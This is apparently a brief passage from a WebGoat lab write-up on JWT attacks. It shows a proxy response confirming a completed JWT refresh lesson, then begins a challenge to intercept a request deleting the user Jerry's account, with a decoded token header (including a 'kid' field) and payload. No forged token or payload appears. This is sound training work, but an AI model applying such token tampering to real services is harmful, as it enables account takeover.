

Manual Request Editor
Request
Response
Header: Text
Body: Text
Send
HTTP/1.1 200 OK
Connection: keep-alive
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 06 Apr 2026 01:14:13 GMT
content-length: 198
{
"lessonCompleted" : true,
"feedback" : "Congratulations. You have successfully completed the assignment.",
"output" : null,
"assignment" : "JWTRefreshEndpoint",
"attemptWasMade" : true
}
Find:
No matches
Time: 171 ms
Body Length: 198
Total Length: 420 bytes



Next is the final challenge



Intercept the request to delete Jerry account



Decode the token


```
{
  "typ": "JWT",
  "kid": "webgoat_key",
  "alg": "HS256"
}
```

```
{
  "iss": "WebGoat Token Builder",
  "iat": 1524210904,
  "exp": 1618905304,
  "aud": "webgoat.org",
  "sub": "jerry@webgoat.com",
  "username": "Jerry",
  "Email": "jerry@webgoat.com",
  "Role": [
    "Cat"
  ]
}
```